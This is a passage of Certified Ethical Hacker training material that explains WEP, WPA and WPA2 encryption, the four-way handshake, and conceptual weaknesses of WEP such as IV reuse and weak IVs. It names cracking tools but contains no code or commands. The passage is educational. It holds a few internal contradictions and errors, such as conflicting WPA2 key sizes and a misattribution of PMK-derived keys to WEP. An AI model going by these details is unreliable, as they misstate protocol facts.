Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.			



## Types of Wireless Encryption

The attacks on wireless networks are increasing day by day with the increasing use of wireless networks. Therefore, from this **emerging technology** have come various types of wireless encryption algorithms to make the wireless network more secure. Each wireless encryption algorithm has advantages and disadvantages. The following are the various wireless encryption algorithms developed so far:

- ➊ **WEP:** A WLAN clients authenticating and data encryption protocol and it is an old, original wireless security standard that can be cracked easily.
- ➋ **WPA:** It is an advanced WLAN clients authenticating and data encryption protocol using TKIP, MIC, and AES encryption. It uses a 48-bit IV, 32-bit CRC, and TKIP encryption for wireless security.
- ➌ **WPA2:** WPA2 uses AES (128-bit) and CCMP for wireless data encryption.
- ➍ **WPA2 Enterprise:** It integrates EAP standards with WPA encryption.
- ➎ **TKIP:** A security protocol used in WPA as a replacement for WEP.
- ➏ **AES:** It is a symmetric-key encryption, used in WPA2 as a replacement of TKIP.

- ⌚ **EAP:** Uses multiple authentication methods, such as token cards, Kerberos, certificates, etc.
- ⌚ **LEAP:** A proprietary WLAN authentication protocol developed by Cisco.
- ⌚ **RADIUS:** A centralized authentication and authorization management system.
- ⌚ **802.11i:** An IEEE standard that specifies security mechanisms for 802.11 wireless networks.
- ⌚ **CCMP:** CCMP utilizes 128-bit keys, with a 48-bit initialization vector (IV) for replay detection.

# WEP Encryption

**C|EH**  
Certified Ethical Hacker

## What Is WEP?

Wired Equivalent Privacy (WEP) is an IEEE 802.11 wireless protocol which provides security algorithms for data confidentiality during wireless transmissions.

WEP uses a 24-bit initialization vector (IV) to form stream cipher RC4 for confidentiality, and the CRC-32 checksum for integrity of wireless transmission.

WEP encryption can be easily cracked.

64-bit WEP uses a 40-bit key  
128-bit WEP uses a 104-bit key size  
256-bit WEP uses 232-bit key size

**WEP Flaws**

It was developed without:

- Academic or public review
- Review from cryptologists

It has significant vulnerabilities and design flaws.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## WEP Encryption

In this section we will discuss WEP encryption as well as its flaws.



### What Is WEP Encryption?

According to searchsecurity.com, “**Wired Equivalent Privacy (WEP)** is a security protocol, specified in the IEEE Wireless Fidelity (Wi-Fi) standard 802.11b.” WEP is a component of the **IEEE 802.11 WLAN standards**. Its primary purpose is to provide confidentiality of data on wireless networks at a level equivalent to that of wired LANs. Physical security can be applied in wired LANs to stop unauthorized access to a network.

In a wireless LAN, the network can be accessed without physically connecting to the LAN. Therefore, IEEE utilizes an encryption mechanism at the data link layer for minimizing unauthorized access on WLAN. This is accomplished by encrypting data with the symmetric RC4 encryption algorithm—a cryptographic mechanism used to defend against threats.

### Role of WEP in Wireless Communication

- WEP protects from eavesdropping on wireless communications.

- ⌚ It minimizes unauthorized access to the wireless network.
- ⌚ It depends on a **secret key**. This key is used to encrypt packets before transmission. A mobile station and an access point share this key. An integrity check is performed to ensure that packets are not altered during transmission. **802.11 WEP** encrypts only the data between 802.11 stations.

### Main Goals of WEP

- ⌚ Confidentiality: It prevents link-layer eavesdropping
- ⌚ Access Control: It determines who may access the network and who may not
- ⌚ Data Integrity: It protects the change of data from a third user
- ⌚ Efficiency

### Key points

It was developed without:

- ⌚ Academic or public review
- ⌚ Review from **cryptologists**

It has significant vulnerabilities and design flaws

- ⌚ WEP is a stream cipher that uses RC-4 to produce a stream of bytes that are **XORed** with plaintext

The length of the WEP and the secret key are:

- ⌚ 64-bit WEP uses a 40-bit key
- ⌚ 128-bit WEP uses a 104-bit key size
- ⌚ 256-bit WEP uses 232-bit key size




### WEP Flaws

Some basic flaws undermine WEP's ability to protect against a serious attack:

1. No defined method for encryption key distribution:
  - ⌚ Pre-shared keys were set once at installation and are rarely (if ever) changed.
  - ⌚ It is easy to recover the number of plaintext messages encrypted with the same key.
2. Use of RC4, which was designed to be a one-time cipher and not intended for multiple message use:
  - ⌚ As the pre-shared key is rarely changed, the same key is used over and over.
  - ⌚ An attacker monitors the traffic and finds out the different ways to work out with the plaintext message.
  - ⌚ With knowledge of the **ciphertext** and plaintext, an attacker can compute the key.

3. Attackers analyze the traffic from totally passive data captures and crack the WEP keys with the help of tools such as AirSnort, WEPCrack, and dweputils.
4. Key generators that are used by different vendors are vulnerable for a 40-bit key.
5. Key scheduling algorithms are also vulnerable to attack.



## How WEP Works

To encrypt the payload of an **802.11 frame**, the WEP encryption uses the following procedure:

- ➊ A **32-bit Integrity Check Value (ICV)** is calculated for the frame data.
- ➋ The ICV is appended to the end of the frame data.
- ➌ A **24-bit Initialization Vector (IV)** is generated and appended to the WEP encryption key.
- ➍ The combination of IV and the WEP key is used as the input to RC4 algorithm to generate a key stream. The length of the stream should be same as the combination of ICV and data.
- ➎ The key stream is bit-wise XORed with the combination of data and ICV to produce the encrypted data that is sent between the client and the AP.
- ➏ The IV is added to the encrypted combination of data and ICV along with other fields, to generate a MAC frame.




FIGURE 15.11: WEP encryption process for encrypting the payload of an 802.11 frame

# What Is WPA?

**C|EH**  
Certified Ethical Hacker

- Wi-Fi Protected Access (WPA) is a **data encryption method** for WLANs based on 802.11 standards
- A snapshot of 802.11i under development providing **stronger encryption**, and enabling PSK or EAP authentication

**TKIP (Temporal Key Integrity Protocol)**

- TKIP utilizes the RC4 stream cipher encryption with **128-bit** keys and 64-bit MIC integrity check
- TKIP mitigated vulnerability by **increasing the size of the IV** and using mixing functions

**128-bit Temporal Key**

- Under TKIP, the client starts with a 128-bit "temporal key" (TK) that is then **combined with the client's MAC address** and with an IV to create a keystream that is used to encrypt data via the RC4
- It implements a sequence counter to protect against **replay attacks**

**WPA Enhances WEP**

- TKIP enhances WEP by adding a **rekeying mechanism** to provide fresh encryption and integrity keys
- Temporal keys are changed for every **10,000 packets**. This makes TKIP protected networks more resistant to cryptanalytic attacks involving key reuse

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## What Is WPA?


WPA stands for **Wi-Fi Protected Access**. It is compatible with the **802.11i security standard**. It is a software upgrade, but may also require a hardware upgrade. In the past, the primary security mechanism used between wireless access points and wireless clients was WEP encryption. The major drawback for **WEP encryption** is that it still uses a static encryption key. The attacker can exploit this weakness by using tools that are freely available on the Internet. The Institute of Electrical and Electronics Engineers (IEEE) has defined "an expansion to the 802.11 protocols that can allow for increased security." Nearly every Wi-Fi company has decided to employ a standard for increased security called Wi-Fi Protected Access.

Data encryption security is increased in WPA as messages are passed through Message Integrity Check (MIC) using the Temporal Key Integrity Protocol (TKIP) to enhance data encryption. The unicast traffic changes the encryption key after every frame using **TKIP**. The key used in TKIP changes with every frame, and is automatically coordinated between the wireless client and the access point.

- TKIP (Temporal Key Integrity Protocol):** TKIP utilizes the **RC4 stream** cipher encryption with 128-bit keys and 64-bit keys for authentication. TKIP mitigates the WEP key derivation vulnerability by not reusing the same Initialization Vector.
- 128-bit Temporal Key:** Under TKIP, the client starts with a **128-bit** "temporal key" (TK) that is then combined with the client's MAC address and with an IV to create a key that

is used to encrypt data via the RC4. It implements a sequence counter to protect against replay attacks.

- ➊ **WPA Enhances WEP:** TKIP enhances WEP by adding a rekeying mechanism to provide fresh encryption and integrity keys. Temporal keys are changed for every **10,000 packets**. This makes TKIP protected networks more resistant to cryptanalytic attacks involving key reuse.



## How WPA Works

To encrypt the payload effectively, the **WPA encryption** performs the following steps:

- Temporal encryption key, transmit address, and **TKIP sequence counter (TSC)** is used as input to RC4 algorithm to generate a key stream.
- MAC Service Data Unit (MSDU)** and **message integrity check (MIC)** are combined using the Michael algorithm.
- The combination of MSDU and MIC is fragmented to generate **MAC Protocol Data Unit (MPDU)**.
- A 32-bit Integrity Check Value (ICV) is calculated for the MPDU.
- The combination of MPDU and ICV is bitwise XORed with a key stream to produce the encrypted data.
- The IV is added to the encrypted data to generate MAC frame.

The following diagram illustrates the WPA working process:




FIGURE 15.12: Showing the working process of WPA

# Temporal Keys

In WPA and WPA2, the encryption keys (temporal keys) are derived during the four-way handshake

Encryption keys are derived from the PMK that is derived during the EAP authentication session

In the EAP success message, PMK is sent to the AP but is not directed to the Wi-Fi client as it has derived its own copy of the PMK

The diagram shows a Client (laptop) and an Access Point (router) connected to an Enterprise Network (cloud icon). The handshake steps are:

1. AP sends an ANonce to the Client.
2. Client responds with its SNonce (MIC) and a Message Integrity Code (MIC).
3. AP sends the GTK and a sequence number together with another MIC.
4. Client confirms that the temporal keys are installed.

Both the Client and the AP have their own PMK (Pairwise Master Key) and PTK (Pairwise Transient Key). The PTK is used for encrypting subsequent traffic.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Temporal Keys

For providing privacy to a **Wireless LAN** over a **local RF broadcast** network, encryption is a necessary component. Initially WEP is used as the basic or fundamental encryption mechanism but as the flaws are found with the WEP encryption, a new enhanced encryption mechanism, i.e., WPA is used. All the newly deployed equipment is using either TKIP (WPA) or AES (WPA2) encryption to ensure the WLAN security. In case of WEP encryption mechanism, encryption keys (**Temporal Keys**) are derived from the **PMK (Pairwise Master Key)** that is derived during the EAP authentication session, whereas the encryption keys are derived during the four-way handshake in WPA and WPA2 encryption mechanisms.

The method used to derive the encryption keys (temporal keys) is described by the four-way handshake process. Following diagram explains the four-way handshaking process.

- 1. The AP sends an EAPOL-key frame containing an authenticator nonce (**ANonce**) to client which uses it to construct the **Pairwise Transient Key (PTK)**.
- 2. Client respond with its own nonce-value (**SNonce**) to the AP together with a Message Integrity Code (MIC)
- 3. AP sends the GTK and a sequence number together with another MIC which is used in the next broadcast frames.
- 4. Client confirms that the temporal keys are installed.




FIGURE 15.13: Diagram representing the four-way handshaking process

# What Is WPA2?

**C|EH**  
Certified Ethical Hacker

- WPA2 provides enterprise and Wi-Fi users with **stronger data protection** and **network access control**
- Provides government grade security by implementing the **National Institute of Standards and Technology (NIST) FIPS 140-2 compliant AES encryption** algorithm

**WPA2-Personal**

- WPA2-Personal uses a set-up password (**Pre-shared Key, PSK**) to protect unauthorized network access
- In PSK mode each wireless network device encrypts the network traffic using a 128-bit key that is derived from a passphrase of 8 to 63 ASCII characters



**WPA2-Enterprise**

- It includes **EAP or RADIUS** for centralized client authentication using multiple authentication methods, such as token cards, Kerberos, certificates etc.
- Users are assigned **login credentials** by a centralized server which they must present when connecting to the network



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




## What Is WPA2?

WPA2 (**Wi-Fi Protected Access 2**) is compatible with the **802.11i standard**. It supports most of the security features that are not supported by WPA. It provides stronger data protection and network access control. It gives a high level of security, so that only authorized users can access it. WPA2 provides enterprise and Wi-Fi users with stronger data protection and network access control.

It implements the National Institute of Standards and Technology (**NIST**) **FIPS 140-2** compliant **AES encryption** algorithm and gives **government-grade security**.

**WPA2 offers two modes of operation:**

- **WPA-Personal:** This version makes use of a setup password (**pre-shared key, PSK**) and protects unauthorized network access. In PSK mode each wireless network device encrypts the network traffic using a 256 bit key which can be entered as a passphrase of 8 to 63 ASCII characters.
- **WPA-Enterprise:** This confirms the network user through a server. It includes **EAP** or **RADIUS** for centralized client authentication using multiple authentication methods, such as token cards, Kerberos, certificates etc. Users are assigned login credentials by a centralized server which they must present when connecting to the network.



## How WPA2 Works

In the CCMP procedure, **additional authentication data (AAD)** is taken from the MAC header and included in the CCM encryption process. This protects the frame against alteration of the non-encrypted portions of the frame. A sequenced packet number (PN) is included in the CCMP header to protect against replay attacks. The PN and portions of the MAC header are used to generate a nonce that in turn is used by the CCM encryption process.




FIGURE 15.14: Working of WPA2

## WEP vs. WPA vs. WPA2



**Encryption**

Attributes				
	Encryption Algorithm	IV Size	Encryption Key Length	Integrity Check Mechanism
WEP	RC4	24-bits	40/104-bit	CRC-32
WPA	RC4, TKIP	48-bit	128-bit	Michael algorithm and CRC-32
WPA2	AES-CCMP	48-bit	128-bit	CBC-MAC

**WEP**  Should be replaced with more secure WPA and WPA2

**WPA, WPA2**  Incorporates protection against forgery and replay attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## WEP vs. WPA vs. WPA2

WEP's primary purpose is to provide confidentiality of data on wireless networks at a level equivalent to that of wired LANs, but it is weak and fails to meet any of its goals. It is a **data encryption method** for 802.11 WLANs. WPA fixes most of WEP's problems but adds some new vulnerability. WPA2 is expecting to make wireless networks as secure as wired networks. It guarantees the network administrators that only authorized users can access the network. If you are using WEP, then you should replace it with either WPA or WPA2 in order to secure your network or communication over Wi-Fi network. Both WPA and WPA2 incorporate protection against forgery and replay attacks.

Encryption	Attributes			
	Encryption Algorithm	IV Size	Encryption Key Length	Integrity Check Mechanism
WEP	RC4	24-bit	40/104-bit	CRC-32
WPA	RC4, TKIP	48-bit	128-bit	Michael algorithm and CRC-32

WPA2	AES-CCMP	48-bit	128-bit	AES-CCMP
------	----------	--------	---------	----------

TABLE 15.5: Comparison between WEP, WPA and WPA2

WEP Issues		CEH Certified Ethical Hacker
1	The IV is a 24-bit field is too small and is sent in the <b>cleartext</b> portion of a message	No defined method for <b>encryption key distribution</b>
2	<b>Identical key streams</b> are produced with the reuse of the same IV for data protection, as the IV is short key streams are repeated within short time	Wireless adapters from the same vendor may all <b>generate the same IV sequence</b> . This enables attackers to determine the key stream and decrypt the ciphertext
3	<b>Lack of centralized key management</b> makes it difficult to change the WEP keys with any regularity	Associate and disassociate messages are <b>not authenticated</b>
4	When there is IV Collision, it becomes possible to <b>reconstruct the RC4 keystream</b> based on the IV and the decrypted payload of the packet	WEP does not provide cryptographic integrity protection. By capturing two packets an attacker can flip a bit in the encrypted stream and <b>modify the checksum</b> so that the packet is accepted
5	IV is a part of the RC4 encryption key, leads to a <b>analytical attack</b> that recovers the key after intercepting and analyzing a relatively small amount of traffic	WEP is based on a password, prone to <b>password cracking attacks</b>
6	Use of RC4 was designed to be a <b>one-time cipher</b> and not intended for multiple message use	An attacker can construct a decryption table of the <b>reconstructed key stream</b> and can use it to decrypt the WEP Packets in real-time

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## WEP Issues

WEP has the following issues:

1. CRC32 is not sufficient to ensure complete cryptographic integrity of a packet:
  - ⦿ By capturing two packets, an attacker can reliably flip a bit in the encrypted stream, and modify the checksum so that the packet is accepted
2. IVs are 24 bits:
  - ⦿ An AP broadcasting **1500 byte packets at 11 Mb/s** would exhaust the entire IV Space in five hours
3. Known plaintext attacks:
  - ⦿ When there is an IV collision, it becomes possible to reconstruct the **RC4 keystream** based on the IV and the decrypted payload of the packet
4. Dictionary attacks:
  - ⦿ WEP is based on a password

- ⦿ The small space of the initialization vector allows the attacker to create a decryption table, which is a dictionary attack
5. Denial of services:
- ⦿ Associate and disassociate messages are not authenticated
6. Eventually, an attacker can construct a decryption table of reconstructed key streams:
- ⦿ With about **24 GB** of space, an attacker can use this table to **decrypt WEP** packets in real-time
7. A lack of centralized key management makes it difficult to change **WEP keys** with any regularity
8. IV is a value that is used to randomize the key stream value and each packet has an IV value:
- ⦿ The standard allows only **24 bits**, which can be used within hours at a busy AP
  - ⦿ IV values can be reused
9. The standard does not dictate that each packet must have a unique IV, so vendors use only a small part of the available **24-bit** possibilities:
- ⦿ A mechanism that depends on randomness is not random at all and attackers can easily figure out the key stream and decrypt other messages

Since most companies have configured their stations and APs to use the same shared key, or the default four keys, the randomness of the key stream relies on the uniqueness of the IV value. The use of IV and a key ensures that the key stream for each packet is different, but in most cases the IV changes while the key remains constant. Since there are only two main components to this encryption process where one stays constant, the randomization of the process decreases to an unacceptable level. A busy access point can use all available IV values (2<sup>24</sup>) within hours, which requires the reuse of IV values. Repetition in a process that relies on randomness ends up in futile efforts and non-worthy results.

What makes the IV issue worse is that the **802.11 standard** does not require each packet to have a different IV value, which is similar to having a “Beware of Dog” sign posted but only a Chihuahua to provide a barrier between intruders and the valued assets. In many implementations, the IV value only changes when the wireless NIC reinitializes, usually during a reboot, 24 bits for the IV value provide enough possible IV combination values, but most implementations use a handful of bits; thus not even utilizing all that is available to them.


## Weak Initialization Vectors (IV)

In the RC4 algorithm, the **Key Scheduling Algorithm (KSA)** creates an IV based on the base key

A flaw in the WEP implementation of RC4 allows “weak” IVs to be generated

Those weak IVs reveal information about the key bytes they were derived from

An attacker will collect enough weak IVs to reveal bytes of the **base key**



